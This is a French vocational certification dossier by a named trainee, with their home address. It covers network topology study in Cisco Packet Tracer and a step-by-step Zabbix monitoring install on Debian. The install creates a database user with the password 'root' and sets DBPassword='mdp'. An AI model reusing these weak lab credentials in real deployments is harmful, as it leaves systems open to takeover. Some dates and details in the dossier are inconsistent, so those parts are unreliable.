



MINISTÈRE CHARGÉ
DE L'EMPLOI

DOSSIER PROFESSIONNEL (DP)

Nom de naissance

- Adoum

Nom d'usage

- Adoum

Prénom

- Moufid

Adresse

- 17 rue Louis Grobet, 13001, Marseille

Titre professionnel visé

Administrateur d'infrastructures sécurisées

MODALITÉ D'ACCÈS :

- Parcours de formation
- Validation des Acquis de l'Expérience (VAE)

Présentation du dossier

Le dossier professionnel (DP) constitue un élément du système de validation du titre professionnel. **Ce titre est délivré par le Ministère chargé de l'emploi.**

Le DP appartient au candidat. Il le conserve, l'actualise durant son parcours et le présente **obligatoirement à chaque session d'examen.**

Pour rédiger le DP, le candidat peut être aidé par un formateur ou par un accompagnateur VAE.

Il est consulté par le jury au moment de la session d'examen.

Pour prendre sa décision, le jury dispose :

1. des résultats de la mise en situation professionnelle complétés, éventuellement, du questionnaire professionnel ou de l'entretien professionnel ou de l'entretien technique ou du questionnement à partir de productions.
2. du **Dossier Professionnel** (DP) dans lequel le candidat a consigné les preuves de sa pratique professionnelle
3. des résultats des évaluations passées en cours de formation lorsque le candidat évalué est issu d'un parcours de formation
4. de l'entretien final (dans le cadre de la session titre).

[Arrêté du 22 décembre 2015, relatif aux conditions de délivrance des titres professionnels du ministère chargé de l'Emploi]

Ce dossier comporte :

- pour chaque activité-type du titre visé, un à trois exemples de pratique professionnelle ;
- un tableau à renseigner si le candidat souhaite porter à la connaissance du jury la détention d'un titre, d'un diplôme, d'un certificat de qualification professionnelle (CQP) ou des attestations de formation ;
- une déclaration sur l'honneur à compléter et à signer ;
- des documents illustrant la pratique professionnelle du candidat (facultatif)
- des annexes, si nécessaire.

Pour compléter ce dossier, le candidat dispose d'un site web en accès libre sur le site.



<http://travail-emploi.gouv.fr/titres-professionnels>

Sommaire

Exemples de pratique professionnelle

Administre et sécuriser les infrastructures	p. 5
Cisco Packet Tracer : Les topologies des infrastructures réseaux	p. p. 5
Concevoir et mettre en œuvre une solution en réponse à un besoin d'évolution	p. 12
Déploiement de Zabbix pour le monitoring centralisé d'une infrastructure virtuelle	p. p. 12
Participer à la gestion de la cybersécurité	p. 21
Cybersécurité : Découverte des Vulnérabilités avec Nessus, Attaques avec Metasploit	p. p. 21
Titres, diplômes, CQP, attestations de formation (facultatif)	p. 33
Déclaration sur l'honneur	p. 34
Documents illustrant la pratique professionnelle (facultatif)	p. 35
Annexes (Si le RC le prévoit)	p.

EXEMPLES DE PRATIQUE

PROFESSIONNELLE

Activité-type 1 Administrer et sécuriser les infrastructures.

Exemple n°1 - Cisco Packet Tracer : Les topologies et infrastructure réseau

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre d'un apprentissage personnel, j'ai utilisé l'outil Cisco Packet Tracer afin de concevoir et simuler différentes topologies réseau (bus, anneau, étoile, maillée et arbre).

J'ai configuré plusieurs scénarios en créant des environnements virtuels avec des PC, des switchs et des routeurs, dans le but de mieux comprendre le fonctionnement et les caractéristiques de chaque topologie.

Cette démarche m'a permis de renforcer mes connaissances en infrastructures réseau et d'identifier les avantages et les limites de chaque architecture. À l'issue de ces tests, j'ai constaté que la topologie en étoile offrait le meilleur compromis entre performance, facilité de maintenance et tolérance aux pannes.

Architecture Peer-to-Peer (P2P)

Chaque ordinateur agit à la fois comme client et serveur, sans hiérarchie centrale.

Avantages :

Facile à configurer.

Pas besoin de serveur central.


Coût réduit.

Inconvénients :

Moins sécurisé.

Performance variables.

Difficile à administrer à grande échelle.



Réseau Local (LAN - Local Area Network)

Réseau situé dans un périmètre restreint (bâtiment, maison, campus), permettant aux appareils de communiquer entre eux.

Avantages :

Vitesse de connexion élevée.


Faible latence.

Contrôle complet sur l'infrastructure.

Inconvénients :

Portée limitée.

Nécessite une maintenance locale (physique et logique).



Topologie en Bus

Tous les appareils sont connectés à un seul câble principal (le bus). Les données circulent dans les deux sens jusqu'à atteindre leur destination.

Avantages =

Mise en œuvre facile : Simple à configurer et à étendre.

Rentable : Nécessite moins de câblage que d'autres topologies.


Idéal pour les petits réseaux : Idéal pour les réseaux avec un nombre limité d'appareils.

Inconvénients =

Point de défaillance unique : si le câble principal (bus) tombe en panne, l'ensemble du réseau tombe en panne.

Longueur de câble limitée : la longueur du bus est limitée, ce qui restreint le nombre d'appareils pouvant être connectés.

Problèmes de performances : l'efficacité diminue à mesure que des appareils sont ajoutés ou que le trafic de données est élevé, ce qui peut entraîner des collisions de données.



Topologie en Anneau

Chaque appareil est connecté à deux autres, formant un cercle. Les données passent par chaque nœud jusqu'à la destination.

Avantages :

Collision de données réduite ; les paquets de données circulent de manière unidirectionnelle ou bidirectionnelle, minimisant ainsi les collisions.


Égalité d'accès : chaque appareil bénéficie d'un accès égal au réseau, ce qui empêche tout appareil de monopoliser la bande passante.

Inconvénients :

Dépannage difficile : l'identification et l'isolation des problèmes peuvent s'avérer complexes.

Interruption du réseau : la défaillance d'un seul appareil ou d'une seule connexion peut perturber l'ensemble du réseau.

Latence : les données doivent transiter par des appareils intermédiaires, ce qui peut augmenter le temps de transmission.



Topologie en Étoile

Tous les appareils sont connectés à un point central (souvent un switch ou un hub).

Avantages :

Facile à gérer : simplifie le dépannage et la gestion du réseau.



Isolation des pannes : la défaillance d'un seul appareil n'affecte pas le reste du réseau.

Évolutivité : ajout ou suppression d'appareils faciles sans perturber le réseau.

Inconvénients :

Point de défaillance central : si le concentrateur central tombe en panne, l'ensemble du réseau devient inopérant.

Coûts plus élevés : nécessite davantage de câblage et de matériel que les topologies en bus et en anneau.



Topologie Maillée

Chaque appareil est connecté à tous les autres. Peut être complète (tous connectés à tous) ou partielle.

Avantages :

Redondance : la multiplicité des chemins entre les appareils garantit la fiabilité du réseau.



Tolérance aux pannes : la défaillance d'une liaison n'affecte pas le réseau global.

Confidentialité et sécurité élevées : les connexions directes entre les appareils renforcent la sécurité.

Inconvénients :

Mise en œuvre complexe : configuration et gestion difficiles en raison des nombreuses connexions.

Coût élevé : nécessite un investissement important en câblage et en matériel.



Topologie en Arbre (ou dites hiérarchique)

Combinaison de plusieurs topologies en étoile, avec une structure en hiérarchie (racine, branches).

Avantages :


Évolutive et bien structurée pour les grandes organisations.

Segmentation facile.

Inconvénients :


Si le nœud principal tombe, plusieurs sous-réseaux peuvent être affectés.

Complexité dans la gestion des niveaux hiérarchiques.



En résumé, ce projet réalisé avec Cisco Packet Tracer m'a permis d'approfondir mes connaissances en conception d'infrastructures réseau à travers la simulation de différentes topologies. Cette expérience m'a aidé à mieux comprendre les avantages et les limites de chaque architecture, à développer mes compétences en configuration réseau, et à me familiariser avec les bonnes pratiques d'administration. Il s'agit d'une base solide pour aborder des environnements professionnels plus complexes.

Petit projet de l'infrastructure réseau d'un bureau d'entreprise :



L'infrastructure est composée de cinq bureaux distincts, chacun équipé de postes fixes, d'un switch local, d'une imprimante réseau et d'un point d'accès Wi-Fi pour les appareils mobiles.

Tous ces bureaux sont interconnectés à un cœur de réseau centralisé, comprenant un switch principal, un routeur et un serveur DHCP, assurant la communication et la gestion IP de l'ensemble du réseau.

2. Précisez les moyens utilisés :

Pour réaliser ce projet, j'ai utilisé le logiciel de simulation Cisco Packet Tracer (version 8.2.2) sur un ordinateur personnel sous Windows.

J'ai acquis ces connaissances à l'aide de recherches et également (pour le projet d'infrastructure réseau d'un bureau) d'un ancien projet d'école.

3. Avec qui avez-vous travaillé ?

J'ai travaillé seul sur ce projet, en m'a aidant de recherches personnelles.

4. Contexte

Nom de l'entreprise, organisme ou association ➔ La Plateforme_

Chantier, atelier, service	➔ Bachelor Cybersécurité pour la formation AIS
Période d'exercice	➔ Du 01/09/2025 au 25/07/2025

5. Informations complémentaires (facultatif)

Cliquez ici pour taper du texte.

Activité-type 2

Concevoir et mettre en œuvre une solution en réponse à un besoin d'évolution


- Exemple n°1** - Déploiement de Zabbix pour le monitoring centralisé d'une infrastructure virtuelle

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre d'un besoin d'évolution vers une gestion plus proactive et centralisée de l'infrastructure, ce projet vise à concevoir et mettre en œuvre une solution de supervision basée sur Zabbix, permettant de surveiller en temps réel les performances, la disponibilité des services et les équipements réseau.

Le point positif de Zabbix est que la documentation officielle de Zabbix est particulièrement complète et bien structurée. Elle permet de sélectionner sa version, son système d'exploitation, ainsi que les composants souhaités, pour ensuite générer automatiquement les commandes adaptées à l'environnement cible, ce qui facilite grandement l'installation et la configuration.

1 Choisissez votre plateforme



Installation du dépôt de zabbix

```
client@client-virtual-machine:~$ wget https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_latest_7.4+debian12_all.deb
--2025-07-22 12:08:27--  https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_latest_7.4+debian12_all.deb
Resolving repo.zabbix.com (repo.zabbix.com)... 178.128.6.101, 2604:a880:2:d0::2062:d001
Connecting to repo.zabbix.com (repo.zabbix.com)|178.128.6.101|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7132 (7,0K) [application/octet-stream]
Saving to: 'zabbix-release_latest_7.4+debian12_all.deb'

zabbix-release_latest_7.4+deb 100%[=====] 6,96K --.-KB/s   in 0s

2025-07-22 12:08:28 (3,73 GB/s) - 'zabbix-release_latest_7.4+debian12_all.deb' saved [7132/7132]
```

```
client@client-virtual-machine:~$ sudo dpkg -i zabbix-release_latest_7.4+debian12_all.deb
Selecting previously unselected package zabbix-release.
(Reading database ... 208894 files and directories currently installed.)
Preparing to unpack zabbix-release_latest_7.4+debian12_all.deb ...
Unpacking zabbix-release (1:7.4-1+debian12) ...
Setting up zabbix-release (1:7.4-1+debian12) ...
```

Installation des composants nécessaires à Zabbix

```
client@virtualmachine:~$ sudo apt install zabbix-server-mysql zabbix-frontend-php zabbix-apache-conf zabbix-sql-scripts zabbix-agent
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
```

Création de la base de donnée

```
>mysql -uroot -p
```

```
MariaDB [(none)]> create database zabbix character set utf8mb4 collate utf8mb4_bin;
Query OK, 1 row affected (0,000 sec)

MariaDB [(none)]> create user admin@localhost identified by 'root';
Query OK, 0 rows affected (0,001 sec)

MariaDB [(none)]> grant all privileges on zabbix.* to admin@localhost;
Query OK, 0 rows affected (0,001 sec)

MariaDB [(none)]> set global log_bin_trust_function_creators = 1;
Query OK, 0 rows affected (0,000 sec)

MariaDB [(none)]> quit;
Bye
client@virtualmachine:~$ |
```

Configuration de la base de donnée Zabbix

```
client@virtualmachine:~$ sudo nano /etc/zabbix/zabbix_server.conf
```

DBPassword='mdp'

Démarrer les processus du serveur et de l'agent Zabbix


```
client@virtualmachine:~$ sudo systemctl restart zabbix-server zabbix-agent apache2
client@virtualmachine:~$ sudo systemctl enable zabbix-server zabbix-agent apache2
```

Se connecter à l'UI Web de Zabbix pour finaliser la configuration :

<http://host/zabbix>

The screenshots show the Zabbix 7.4 setup wizard. Step 1: Welcome screen with language set to French (Français (Fr_FR)). Step 2: Prerequisites verification table showing various PHP and MySQL configurations. Step 3: Database connection configuration form with MySQL selected as the type, host set to localhost, port 0, and name set to Zabbix. Step 4: General parameters configuration form with server name set to DELL Server, time zone set to UTC-00:00 UTC, theme set to Bleu, and encryption for connections from Web interface checked.

Zabbix est maintenant configuré avec succès, je vais ajouter un nouvel hôte afin de le moniter et explorer les possibilités de Zabbix.



Pour montrer une machine, il faut y installer un agent. J'ai installé plus haut l'agent sur ma machine donc je dois maintenant le configurer :

```
client@virtualmachine:~$ sudo nano /etc/zabbix/zabbix_agentd.conf |
```

Dans le fichier conf de l'agent, mettre l'ip du serveur Zabbix

```
GNU nano 7.2                                     /etc/zabbix/zabbix_agentd.conf *
# Mandatory: yes, if StartAgents is not explicitly set to 0
# Default:
# Server=
Server=192.168.163.129

GNU nano 7.2                                     /etc/zabbix/zabbix_agentd.conf
# Mandatory: no
# Default:
# ServerActive=
ServerActive=192.168.163.129
```

```
>sudo systemctl enable --now zabbix-agent
>sudo systemctl status zabbix-agent
```

Maintenant, je vais ouvrir le [port TCP 10050](#) dans mon pare-feu.
Ce port est utilisé par l'[agent Zabbix](#) pour [communiquer avec le serveur](#).

```
client@virtualmachine:~$ sudo ufw allow 10050/tcp|
```

